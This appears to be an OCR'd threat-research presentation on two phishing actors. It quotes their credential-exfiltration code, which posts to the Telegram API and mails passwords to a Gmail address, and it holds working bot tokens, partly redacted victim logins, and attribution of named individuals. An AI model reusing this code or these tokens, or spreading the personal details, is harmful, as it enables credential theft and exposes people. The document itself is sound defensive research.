Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- The login leads to a Chester Phoenix admin panel https://api.telegram.org/bot5003501275:AAGrbGAOAtwQD28mJipltOg1cwmfb4QNRaM/getupdates?chat_id=1865405435




Have lots of curries

```php
//PDO Bağlantı Ayarları->
$dbname = 'sba';
$user = 'root';
$password = '';

//ELLEMEYİNİZ
$dsn = 'mysql:host=localhost;dbname='.$dbname;

//MYSQLİ -> Aktarma sayfasının ayarları için (Ellemeyiniz)
$dsnf = new mysqli('localhost', $user, $password);

//Panel Sütun Başlıkları (Ellemeyiniz)
$a = "Wallet Seed";
$b = "Form";
$c = "Ağ Adı";
$d = "IP";
```




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- 300 GB of victim's exfiltrated data (RedLine info stealer)




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution

- Attackers location in Ankara and Istanbul
- The attackers shared a zip file with the entire C2 server code of: pancakeswapairdrop.me
- Last login from Turkey




```
1  78.175.33.241 # 2022-03-03 05:04:00 +0800
2  193.176.84.217 # 2022-03-04 02:56:58 +0800
3  78.175.33.241 # 2022-03-04 03:28:52 +0800
4  156.146.59.20 # 2022-03-04 03:32:57 +0800
5  78.175.33.241 # 2022-03-04 05:11:43 +0800
6  78.161.137.112 # 2022-03-15 03:44:03 +0800
```



IP Address	Country	Region	City
78.161.137.112	Turkey	Ankara	Ankara
ISP	**Organization**	**Latitude**	**Longitude**
Turk Telekomunikasyon Anonim Sirketi	Not Available	39.9199	32.8543

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution

- plyr.com brand company name bid.

R10.net - BID

25-06-2022, 22:56:31

MuratcanATAK

Brand/Company name:
PLYR

Who are we, what do we do?:
Online player market and NFT.

Who are your customers/visitors, who do we want to be?:
Online players from all over the world.

The strongest and most prominent aspects of our brand:
Commission rates and the new Turkish brand in the innovative global game market.

The website of the graphic or the picture of a surface that is important to you:
Our logo will be used on our site, social media and all our mobile applications.

Competition period:
26.06.2022 Start
30.06.2022 End

End time is fixed at 23:59.


Reward:
3000 TL

username	GroupAnonymousBot

https://www.r10.net/tasarim-yarismalari/3266928-3000tl-odullu-logo-yarismasi-plyr-com.html#post1082928628

username	npatn

plyr.com




Attacker's Telegram Group - BID

username	GroupAnonymousBot


Brand/Company name: PLYR PLYR.COM Who we are, what do we do?: Online player market and NFT. Who are your customers/visitors, who do we want to be?: Online players from all over the w
rates and the new Turkish brand in the innovative global game market. The graphic's website or a picture of a surface that is important to you: We will use our logo on our website, social media ar
End End time is fixed at 23:59. Prize: 3000 TL ********** + Ready vector should not be used, if it is detected, it will be disqualified from the competition together with o
Participants should share their work within the subject, + Works should be uploaded with a maximum width of 1080 px. Competition Process; + All questions and answers related to the subject of
competition and the participant cannot communicate in any way during the competition, in case of detection, the participant will be disqualified and the owner of the competition will be suspende
participate, I participated, good luck..." etc. Please do not write.


Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution


- MuratcanATAK account - reveal 7 years membership - buying and selling stolen accounts.













Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution


- Two new members Joined the group in May 12 and left later on




Ekmek Teknesi (Bread Boat) - Turkish Threat Actor - Attribution



- When attribution goes too far :)







OopsSec Meter - Ekmek Teknesi -score - 65/100


OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity **10**
Attack Vectors mapping			**10**
Access C2 backend code			**10**
Achieve victims exfiltrated data			**10**
Attacker malicious techniques		**7**	
Built-in sinkhole capabilities			
Attackers communication channels			**10**
Attribution - identity		**8**	
Disinformation attack			
Take-Down			




100 0

Tunisian Threat Actor - Credentials Theft

- Large amount of HTML and JS phishing credential JS/HTML malware





Tunisian Threat Actor - Credentials Theft

- HTML and JS phishing credentials sent to:
  - Hardcoded php on different sites
  - A Telegram group.

api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getchat?chat_id=-1001228517612

{"ok":true,"result":{"id":-1001228517612,"title":"Meterpreter Data","type":"channel","description":"Meterpreter Data","invite_link":"https://t.me/+Ji0xT9A41RNhZDM8"}}

```
theif += "\nIP Details = https://ipinfo.io/" + objs.ip + "/json"
var url_telegram ="https://api.telegram.org/"
var randtoken = "bot1257337675"
var token = ":AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/"
var iden = "sendMessage
chat_id=-1001228517612
text="
var createdCORSRequest = url_telegram+randtoken+token+iden
var request = createCORSRequest( "POST", createdCORSRequest+encodeURI(theif) )
```

Tunisian Threat Actor - Credentials Theft


- Among dozens of C2 servers, we found an opendir C2 server
- Zip archive is downloadable -> access to all backend PHP code.

cherpa.eu/jj/

Index of /jj/

Name	Last modified	Size	Description
Parent Directory	04-Apr-2022 22:26	-	
EXCEL (2).zip	04-Apr-2022 12:40	8k	
ecxel1.html	16-Dec-2021 16:10	12k	
error_log	10-Apr-2022 16:40	4k	
send-1.php	04-Apr-2022 17:35	12k	

Proudly Served by LiteSpeed Web Server at cherpa.eu Port 443





```php
$message .= "----------------------------------------------------------------------\n";
$message .= "User ID: ".$email."\n";
$message .= "Password: ".$password."\n";
$message .= "----------------------------------------------------------------------\n";
$message .= "Web Browser: ".$br."\n";
$message .= "Web Browser Version: ".$vr."\n";
$message .= "Operating System: ".$op."\n";
$message .= "IP: ".$ip." | ".$cn."\n";
$message .= "Submitted: ".$datum."\n";
$message .= "Host Name: ".$hostname."\n";
$message .= "User Agent: ".$ua."\n";
$message .= "----------------------------------------------------------------------\n";
$subject = "$type Login :[$ip] | $cn";
$headers = "MIME-Version: 1.0\n";
$headers .= "From: Dragon" . "\r\n";
if(strlen($password)>4){
mail("uchescientficcoltd@gmail.com",$subject,$message,$headers);
$fp = fopen('', 'ab');
fwrite($fp,$message);
fclose($fp);
}
if(strlen($password)<6){
$countloc++;
echo 'no';
}else {
echo 'ok';
}
?>
```


cherpa.eu/nnneewww/resultat.html

Type => Office
IP => 146[redacted]2
TIME => Monday 4th of April 2022 11:23:55 AM
BROWSER => Mozilla Firefox - Windows 10 - en-US
USER AGENT => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Email => daniela.d[redacted]
Password => Ikt[redacted]

Tunisian Threat Actor - Credentials Theft

- Joined the Telegram group “Meterpreter Data” https://t.me/+Ji0xT9A41RNhZDM8
- I have downloaded all exfiltrated credentials and shared messages/photos
- 12,000 victims since 2020 and still active







Tunisian Threat Actor - Credentials Theft

- Updates throughout webhook of legit site

api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getwebhookinfo?chat_id=-1001228517612&parse_mode=HTML

{"ok":true,"result":{"url":"https://requestbin.net/r/a5prc52q","has_custom_certificate":false,"pending_update_count":0,"max_connections":40,"ip_address":"188.114.97.0"}}

- Attacker - Alae Riahi - usage of his real name

api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getchatAdministrators?chat_id=-1001228517612&parse_mode=HTML

{"ok":true,"result":[{"user":
{"id":1257337675,"is_bot":true,"first_name":"MeterpreterData","username":"MeterpreterData_bot"},"status":"administrator","can_be_edited":false,"can_manage_chat":true,"can_change_info":true,"can_post_messages":true,"can_edit_messages":true,"can_delete_messages":true,"can_invite_users":true,"can_restrict_members":true,"can_promote_members":false,"can_manage_video_chats":true,"is_anonymous":false,"can_manage_voice_chats":true},{"user":
{"id":813669183,"is_bot":false,"first_name":"Alae","last_name":"Riahi","username":"AlaeRiahi"},"status":"creator","is_anonymous":false}]}





RiahiAlae

I can Upload a php script shell to control the server using the cpanel to upload it ... i already did that many times before


₹ 25000 INR for 5 days

0.0 ★★★★★ (Comments 0)

0.0 $

Tunisian Threat Actor - Credentials Theft

- SAP consultant by day, hackers at night




Alae Riahi · 3rd
SAP Consultant at Avaxia Consulting
Ben Arous, Ben Arous Governorate, Tunisia · Contact info
500+ connections

Message More


About

+ SAP Consultant :




Licenses & certifications

Deploying SAP on Google Cloud
Google Cloud - Minnesota
Issued Dec 2021 · No Expiration Date
Credential ID VEAVTYLASLMJ



Tunisian Threat Actor - Credentials Theft



- Tested his phishing lures on his computer
- Including his work email server

Experience

SAP Consultant

Avaxia Consulting · Full-time

Sep 2019 - Present · 2 yrs 8 mos

Tunisia

IP Address = 102.111.6.225
Page = Microsoft Office - Sign in
Time = Fri Jul 10 2020 20:52:03 GMT 0200 (heure dΓÇÖ├¬t ├⌐ dΓÇÖEurope centrale)
Full Address = Tunisia, Tunis, T┼╜nis
Country Currency = TND
System = Windows 7 fr-FR
